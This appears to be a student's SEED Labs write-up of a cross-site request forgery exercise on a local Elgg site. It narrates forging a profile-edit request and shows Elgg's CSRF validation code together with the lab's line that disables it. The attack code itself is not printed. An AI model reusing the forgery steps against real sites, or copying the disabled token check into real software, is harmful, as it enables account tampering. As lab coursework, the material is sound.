
We edit the .html file according to the details we have got from the previous steps

That is adding the value for name which is Alice, value for brief description which is "samy is my hero" and value for guid which is 56


We also change p.action to the url which is in the above post request



Then samy adds another post so that alice can open it and the attack can be executed



Then alice opens the malicious website by clicking on it



Here we can see that when alice opens the malicious website the malicious javascript that exists in the .html (the forged post request send it to the malicious website) file gets executed and prints “samy is my hero” on alice’s profile

Question1:

Boby can learn alice guid bu inspecting the add friend request on alice. The HTTP header live will give bob the url of the get request and he can fiend the id that alice used which will be alices guid

Question2:

This is not possible as bob will have to know the euid of the victim. Which means he cannot attack everyone and can attack only one person whose guid is known


Task4:

```
[10/20/21]seed@VM:~/.../Labsetup$ dockps
cddd82d871d0  elgg-10.9.0.5
4eff29ec5ec7  mysql-10.9.0.6
064bffec5de7  attacker-10.9.0.105
[10/20/21]seed@VM:~/.../Labsetup$ docksh cdd
root@cddd82d871d0:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@cddd82d871d0:/# ls /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@cddd82d871d0:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@cddd82d871d0:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```


Opening Csrf.php at it location

```
GNU nano 4.8                                   Csrf.php                                   Modified

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
                // return; // Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekee>
                                                'token' => $token,
                                                'time' => $ts
                                        ], true);

                                        if ($returnval) {
                                                [ Cancelled ]
^C Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
```


Commenting out the return statement in in validation function to turn on counter measures



here we try to do the same attack as in previous task



We are directed to the malicious webpage where we can't understand anything so we press the back button and go back to the elgg webpage



When we come back to the page we see there are multiple error messages on the screen as the counter measures are turned on and doesn't allow the attack to execute but the attack keeps running in background until it gets executed and because of the counter measure is turned on the attack can never execute as the token and ts values are missing